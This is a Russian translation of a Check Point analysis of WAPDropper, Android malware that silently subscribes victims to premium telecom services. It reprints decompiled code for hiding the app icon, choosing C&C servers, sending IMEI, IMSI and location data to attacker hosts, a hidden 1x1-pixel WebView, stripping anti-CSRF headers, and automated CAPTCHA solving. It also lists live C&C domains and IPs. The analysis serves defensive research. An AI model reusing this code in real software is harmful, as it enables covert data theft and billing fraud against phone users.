
Статья WAPDropper - вредоносное ПО для Android, подписывающее жертв на премиальные услуги телекоммуникационных компаний

Обзор

Исследователи Check Point недавно столкнулись с новым вредоносным ПО WAPDropper, которое загружает и выполняет дополнительную нагрузку. В текущей кампании он по-тихому устанавливает программу дозвона WAP Premium, которая подписывает своих жертв на премиальные услуги без их ведома или согласия.

General

Вредоносное ПО, которое принадлежит к недавно обнаруженному семейству, состоит из двух разных модулей: модуля-дроппера, который отвечает за загрузку вредоносного ПО 2-го уровня, и модуля дозвона премиум-класса, который подписывает жертв на премиальные услуги, предлагаемые законными источниками - кампаниями, телекоммуникационными провайдерами в Таиланде и Малайзии. Цепочка заражения очень проста. После того, как начальное приложение установлено на устройстве через сторонние магазины, WAPDropper связывается с сервером C&C (Command and Control) и получает данные для выполнения. Полезная нагрузка - это модуль номеронабирателя премиум-класса, который открывает крошечный веб-браузер и вызывает премиальные услуги, предлагаемыми законными телекоммуникационными компаниями. После успешной загрузки целевых страниц WAPDropper пытается подписать пользователя на эти службы. В некоторых случаях для завершения подписки требуется этап CAPTCHA. WAPDropper проходит этот тест, используя услуги "Super Eagle", китайской компании, предлагающей ML-решение для распознавания изображений.



Хронология и столкновения

Наша история начинается с этого URL: https://l.facebook1mob.com/index.php?r=api/back. Мы заметили большое количество подключений к этому URL-адресу и обнаружили фреймворк вредоносного ПО, который восходит к этим двум IP-адресам:

34.233.155.78

52.54.159.156

Эти IP-адреса были преобразованы в домен ip.cooktracking.com, который сам по себе имеет интересную историю. В апреле этого года исследователи "Лаборатории Касперского" опубликовали свои выводы о вредоносном ПО, которое сбрасывает вредоносное ПО 2-го уровня, которое они образно описали как "Троянскую Матрешку". Согласно публикации "Лаборатории Касперского", эта вредоносная программа начала цепочку заражения, инициировав захват данных на C&C сервер, расположенный по адресу ip.cooktracking.com/v1/ls/get. Основываясь на сетевой структуре и возможностях вредоносного ПО, мы полагаем, что эти две кампании связаны и могут даже включать одного и того же злоумышленника.

Подробный обзор: технический анализ вредоносного ПО WAPDropper

Как упоминалось ранее, семейство вредоносных программ WAPDropper содержит 2 разных модуля. Первый - это модуль-дроппер, который может загружать дополнительные модули вредоносного ПО и может распространять и инициировать различные векторы атак. Второй модуль - это программа для набора номера премиум-класса, вредоносная программа, единственная цель которой - подписывать жертв на премиальные услуги без их ведома или согласия. При запуске вредоносная программа

в первую очередь скрывает свой значок, чтобы пользователи не могли идентифицировать и удалить вредоносную программу. Кроме того, вредоносная программа выполняет проверку, чтобы определить, настроен ли на устройстве прокси или VPN. Если ничего не настроено, вредоносная программа запускает модуль-дроппер для загрузки и выполнения дополнительных полезных данных.

```
public class MainActivity extends Activity {
    @Override  // android.app.Activity
    public void onCreate(Bundle bundle0) {
        super.onCreate(bundle0);
        this.setContentView(0x7F030001);  // layout:activity_main
        SystemClock.sleep(200L);
        try {
            this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
        }
        catch(Throwable unused_ex) {
        }

        this.finish();
    }
}
```

```
public static void init(Context context0, String string0, Unused_Sjximgz sjximgz0) {
    if(context0 == null) {
        return;
    }

    try {
        if(!Wzzxui.isRunning(context0)) {
            return;
        }

        if(!TextUtils.isEmpty(string0)) {
            Constants_e.gzuz5RmghY0S2H7yQahH_c = string0;
            SharedPrefUtils.putPrefString(context0, Constants_b.lv_o, string0);
        }

        Wzzxui.ctx = context0.getApplicationContext();
        SomeR.writeClassNameToFile(context0, Constants_a._sh_E, Activity_Cnoehnn.class.getName(), Constants_a._shk_F, Constants_a._shn_G);
        SomeR.writeClassNameToFile(context0, Constants_a._p_I, ContentProvider_Mfotqhxv.class.getName(), Constants_a._pk_H, Constants_a._pn_J);
        j.getInstance().regReceivers(Wzzxui.ctx);
        j.getInstance().regRepeatingAlarm(Wzzxui.ctx);
        c.startPayloadRequestTimer(Wzzxui.ctx);
    }
    catch(Exception unused_ex) {
    }
}
```

WAPDropper начинает со сбора данных об устройстве и системе жертвы, в том числе:

> - Идентификатор устройства
> - MAC-адрес
> - ID подписчика
> - Модель устройства
> - Список всех установленных приложений
> - Список запущенных сервисов
> - Название самого активного пакета
> - Включен ли экран
> - Включены ли уведомления для этого приложения
> - Может ли это приложение рисовать слои
> - Количество свободного места для хранения
> - Общий объем RAM и доступная RAM
> - Список несистемных приложений
>
> Click to expand...

Он отправляет информацию на жестко запрограммированный C&C сервер https://ks7br7.3q03on.com:12038, который является основным C&C сервером.

Главный C&C сервер, в свою очередь, отправляет вредоносной программе список дополнительных C&C, из которых можно выбрать один случайный URL для каждого будущего запроса.

```
private String getRandomCnC(Context context0) {
    try {
        String urls = SharedPrefUtils.getPrefString(context0, Constants_b.whsz_f);
        if(!TextUtils.isEmpty(urls)) {
            JSONArray urlsArray = new JSONArray(CryptUtils_k.decrypt(urls));
            if(urlsArray.length() > 0) {
                JSONObject randomUrlJsonObj = urlsArray.getJSONObject(new Random().nextInt(urlsArray.length()));
                String urlStr = JSONUtils.optString(randomUrlJsonObj, Constants_a.str_a);
                if(!TextUtils.isEmpty(urlStr)) {
                    int port = JSONUtils.optInt(randomUrlJsonObj, Constants_a.str_c);
                    String url = urlStr.replaceAll(" ", new String());
                    if(!url.toLowerCase(Locale.getDefault()).startsWith("http://") && !url.toLowerCase(Locale.getDefault()).startsWith("https://")) {
                        if(!url.contains(":") && !url.endsWith("/")) {
                            url = url + ":" + port;
                        }

                        url = "http://" + url;
                    }
                    else if(url.lastIndexOf(":") <= 7 && !url.endsWith("/")) {
                        url = url + ":" + port;
                    }

                    return !url.endsWith("/") ? url + "/" : url;
                }
            }
        }
    }
    catch(Throwable unused_ex) {
    }

    return Constants_e.bundledCnCs[new Random().nextInt(Constants_e.bundledCnCs.length)];
}
```

После получения ответа от C&C сервера WAPDropper анализирует конфигурацию JSON, которая включает указания и спецификации, касающиеся дополнительных полезных данных, которые загружает модуль дроппера, в том числе:

> - URL загрузки полезной нагрузки
> - MD5 загруженного файла
> - Имя класса и имя метода для вызова отражения
> - Частота выполнения (минут)
> - Максимальное количество казней

По завершении загрузки каждой полезной нагрузки WAPDropper расшифровывает загруженные файлы DEX в файлы .jar и сохраняет их локально на зараженном устройстве, продолжая загрузку ожидающих полезных данных. Сразу после расшифровки полезных данных наступает время выполнения. WAPDropper загружает расшифрованные файлы .jar и сразу же удаляет их с устройства, чтобы не оставлять следов. Каждая полезная нагрузка имеет частоту выполнения, которая настраивается в конфигурации JSON. WAPDropper отслеживает эту частоту для каждой отдельной полезной нагрузки и постоянно отправляет отчет о текущем состоянии полезной нагрузки на один из своих C&C серверов. Основная цель модуля премиум-дозвона - манипулировать денежными транзакциями, адресованными азиатским телекоммуникационным компаниям, и подписывать жертв на премиальные услуги без их ведома или согласия.

Первым делом модуль номеронабирателя расшифровывает файл DEX, который хранится в его коде, и записывает его в файл с именем "data.jar".

WAPDropper использует множество техник отражения и сильно обфусцирует строки, чтобы скрыть свои намерения. Когда файл DEX сохраняется, он загружает и вызывает реальный метод инициализации с использованием отражения. Дроппер также загружает файл нативной библиотеки из памяти и сохраняет его на устройстве для дальнейшего использования.

```
public static void unpackAndWriteLibFile(Context context0) {
    try {
        ArrayList arrayList0 = new ArrayList();
        arrayList0.addAll(a.getBytes());
        arrayList0.addAll(b.getBytes());
        ByteArrayOutputStream byteArrayOutputStream0 = new ByteArrayOutputStream();
        for(Object object0: arrayList0) {
            byteArrayOutputStream0.write(((byte[])object0));
        }

        byte[] array_b = byteArrayOutputStream0.toByteArray();
        int i = array_b[37] << 24 & 0xFF000000 | array_b[36] << 16 & 0xFF0000 | array_b[35] << 8 & 0xFF00 | array_b[34] & 0xFF;
        byte[] bytes = new byte[i];
        System.arraycopy(array_b, 54, bytes, 0, i);
        File file0 = new File(context0.getFilesDir().getAbsolutePath() + "/libs/arm64-v8a");
        if(!file0.exists()) {
            file0.mkdirs();
        }

        FileUtil_g.writeLibFile(file0.getAbsolutePath(), bytes);
    }
    catch(IOException iOException0) {
    }

    try {
        ArrayList arrayList1 = new ArrayList();
        arrayList1.addAll(com.koc.d.b.a.getBytes());
        arrayList1.addAll(com.koc.d.b.b.getBytes());
        ByteArrayOutputStream byteArrayOutputStream1 = new ByteArrayOutputStream();
        for(Object object1: arrayList1) {
            byteArrayOutputStream1.write(((byte[])object1));
        }

        byte[] array_b2 = byteArrayOutputStream1.toByteArray();
        int i1 = array_b2[37] << 24 & 0xFF000000 | array_b2[36] << 16 & 0xFF0000 | array_b2[35] << 8 & 0xFF00 | array_b2[34] & 0xFF;
        byte[] array_b3 = new byte[i1];
        System.arraycopy(array_b2, 54, array_b3, 0, i1);
        File file1 = new File(context0.getFilesDir().getAbsolutePath() + "/libs/armeabi-v7a");
        if(!file1.exists()) {
            file1.mkdirs();
        }

        FileUtil_g.writeLibFile(file1.getAbsolutePath(), array_b3);
    }
```

Затем WAPDropper запускает таймер, который периодически отправляет основную информацию о зараженном устройстве по этому URL-адресу: https://api.Biwbrd.Com/un

```
private static String getPhoneInfoStr(Context context0, int appId) {
    try {
        PhoneInfo_e phoneInfo = PhoneInfo_e.getInstance(context0);
        StringBuilder sb = new StringBuilder();
        sb.append("appId=").append(appId);
        sb.append("&affSub=").append(UserAgentUtil_b.getAffSubId(context0));
        sb.append("&imei=").append(phoneInfo.initId);
        sb.append("&model=").append(phoneInfo.model);
        sb.append("&version=").append(phoneInfo.buildVersion);
        sb.append("&imsi=").append(phoneInfo.getSubscriberId());
        sb.append("&screen=").append(phoneInfo.screenWidth).append("x").append(phoneInfo.screenHeight);
        sb.append("&sv=").append(phoneInfo.version);
        sb.append("&installType=").append(m.a(context0, context0.getPackageName()));
        sb.append("&androidId=").append(phoneInfo.androidId);
        sb.append("&userAgent=").append(phoneInfo.userAgent);
        sb.append("&pkg=").append(phoneInfo.packageName);
        sb.append("&an=").append(phoneInfo.appLabel);
        sb.append("&lon=").append(phoneInfo.latitude);
        sb.append("&lat=").append(phoneInfo.longitude);
        sb.append("&mac1=").append(phoneInfo._null);
        sb.append("&mac2=").append(phoneInfo.bssid);
        sb.append("&lac=").append(phoneInfo.networkId);
        sb.append("&cellid=").append(phoneInfo.baseStationId);
        sb.append("&ssid=").append(phoneInfo.bssid_formatted);
        sb.append("&ctype=").append(phoneInfo.networkType);
        sb.append("&leftSize=").append(FileUtil_g.getUsableSpace());
        return StringEncryptionUtil_b.getEncryptedString(sb.toString());
    }
    catch(Exception exception0) {
        return "";
    }
}
```

Затем WAPDropper отправляет поток запроса на C&C сервер, чтобы сервер отправил рекламное предложение. После получения рекламного предложения вредоносная программа создает диалоговое окно размером 1 × 1 пиксель, которое кажется почти невидимым, но на самом деле содержит крошечную веб-страницу.

```
public DialogWrapper_i(Context context0, AdRequest_a a0) {
    this.adRequest = a0;
    this.adProcessor = new AdProcessor_b(context0);
    this.setupAndShowDialog(context0);
}

static WebView getWebView(DialogWrapper_i i0) {
    return i0.webView;
}

private void setupAndShowDialog(Context context0) {
    this.initCookieManager(context0);
    this.webView = new WebView(context0.getApplicationContext());
    RemoveHeader.loadLibrary(context0);
    this.adProcessor.setWebView(this.webView);
    this.initWebViewSettings();
    this.constructAdDialog(context0);
    try {
        this.adDialog.show();
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}
```

```
private void constructAdDialog(Context context0) {
    HashMap hashMap0 = new HashMap();
    hashMap0.put("webView", this.webView);
    this.adDialog = new AdDialog_a(context0);
    this.layoutMap = new LayoutUtil_a().constructLayout(context0, new Map[]{hashMap0});
    View mainLayout = (View)this.layoutMap.get("mainLayout");
    this.adDialog.setContentView(mainLayout);
    Window window0 = this.adDialog.getWindow();
    window0.setFlags(8, 8);
    WindowManager.LayoutParams windowManager$LayoutParams0 = window0.getAttributes();
    window0.setGravity(0x800033);
    windowManager$LayoutParams0.width = 1;
    windowManager$LayoutParams0.height = 1;
    window0.setAttributes(windowManager$LayoutParams0);
    this.setupViewsListeners();
}
```

Этот крошечный диалог позволяет вредоносной программе загрузить ранее распакованную собственную библиотеку, которая отвечает за удаление всех HTTP-заголовков "X-Requested-With" из всех HTTP-запросов.

"X-Requested-With" - это HTTP-заголовок, который используется для проверки отсутствия попытки сделать CSRF (подделки межсайтовых запросов), то есть того, что браузер пользователя не используется для доставки неавторизованных команд со стороны пользователя на целевой сайт.

WAPDropper заменяет все вхождения строки "X-Requested-With" на строку "Accept-Encoding", что приводит к немедленному отключению защиты от атак CSRF.

```
start = htoi(char20);
end = htoi(v18 + 1);
_android_log_print(4, &dword_E6C, "start=%ld,end=%ld,line=%s", start, end, line);
v21 = end - XRequestedWith_strlen;
while ( start < v21 )
{
  if ( !memcmp(start, szXRequestedWith, XRequestedWith_strlen) )
  {
    mprotect((start & 0xFFFFF000), 0x1000u, 3);
    memset(start, ' ', XRequestedWith_strlen);// Replace all occurences of "X-Requested-With"
    strcpy(start, szAcceptEncoding);  // ...with "Accept-Encoding"
    goto LABEL_33;
  }
  ++start;
}
```

Следующим шагом будет внедрение вредоносного JavaScript в новое уязвимое веб-представление.

Этот JavaScript представляет собой интерфейс, который предоставляет удаленный веб-сайт, способный выполнять следующие действия:

> - Получает номер телефона жертвы.
> - Получает информацию о телефоне жертвы.
> - Получает список SMS.
> - Отправляет SMS на указанный номер.
> - Отправляет запросы POST на указанный URL.

Еще одна интересная функция вредоносного ПО - это функция распознавания CAPTCHA и то, как она вводит результат в веб-просмотр.

WAPDropper выбирает, загружать ли изображение и отправлять его на сервер, или анализировать дерево DOM изображения, извлекать его, кодировать с помощью Base64 и затем отправлять на сервер по адресу https://upload.chaojiying.net/Upload/Processing.php Этот сервер представляет собой услугу, предоставляемую китайской компанией Super Eagle, которая предоставляет решение на основе машинного обучения для распознавания кода проверки и классификации изображений. Когда вредоносная программа отправляет изображение кода проверки в службу, платформа возвращает координаты положения результата распознавания на изображении, а затем анализирует координаты.

```
@JavascriptInterface
public String getCodeFromPic(String codetype, String file_base64) {
    StringBuilder stringBuilder0 = new StringBuilder();
    try {
        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("user", "gogent");
        jSONObject0.put("pass2", "5d93ceb70e2bf5daa84ec3d0cd2c731a");
        jSONObject0.put("softid", "897061");
        jSONObject0.put("codetype", codetype);
        jSONObject0.put("file_base64", file_base64);
        HttpURLConnection httpURLConnection0 = (HttpURLConnection)new URL("http://upload.chaojiying.net/Upload/Processing.php").openConnection()
        httpURLConnection0.setRequestMethod("POST");
        httpURLConnection0.setDoInput(true);
        httpURLConnection0.setDoOutput(true);
        httpURLConnection0.setUseCaches(false);
        httpURLConnection0.getOutputStream().write(jSONObject0.toString().getBytes());
        InputStream inputStream0 = httpURLConnection0.getInputStream();
        byte[] array_b = new byte[0x1000];
        while(true) {
            int i = inputStream0.read(array_b);
            if(i <= 0) {
                break;
            }

            stringBuilder0.append(new String(array_b), 0, i);
        }

        if(stringBuilder0.length() > 0) {
            JSONObject jSONObject1 = new JSONObject(stringBuilder0.toString());
            if(jSONObject1.getInt("err_no") == 0) {
                return jSONObject1.getString("pic_str");
            }
        }

        return "";
    }
    catch(JSONException jSONException0) {
        return "";
    }
    catch(IOException iOException0) {
    }

    return "";
}
```

На следующем шаге WAPDropper получает список URL-адресов, чтобы загрузить их в веб-представление. Глядя на названия пакетов и соответствующие функции, становится ясно, что вредоносная программа нацелена на телекоммуникационные

компании с целью манипулирования денежными транзакциями.

WAPDropper также имеет код для синтаксического анализа HTML и идентификации в нем определенных элементов, чтобы он мог имитировать поведение пользователя для своих входных данных.

```
public static OtpPage fromHtml(String string0) {
    try {
        Matcher matcher0 = Pattern.compile("<input.*?id=\"txtMobile\".*?value=\"(.*?)\">").matcher(string0);
        String string1 = matcher0.find() ? matcher0.group(1) : "";
        if(!TextUtils.isEmpty(string1)) {
            Matcher matcher1 = Pattern.compile("/consentapi/DigitalConsent/Cancel\\?transid=(.*?)\'").matcher(string0);
            if(matcher1.find()) {
                String string2 = matcher1.group(1);
                if(!TextUtils.isEmpty(string2)) {
                    OtpPage dtacInfo$OtpPage0 = new OtpPage();
                    dtacInfo$OtpPage0.phoneNumber = string1.trim();
                    dtacInfo$OtpPage0.tranid = string2.trim();
                    return dtacInfo$OtpPage0;
                }
            }
        }
    }
    catch(Exception exception0) {
        return null;
    }

    return null;
}
```

Источник: https://research.checkpoint.com/202...ers-to-premium-services-by-telecom-companies/

Автор перевода: yashechka

Переведено специально для https://xss.is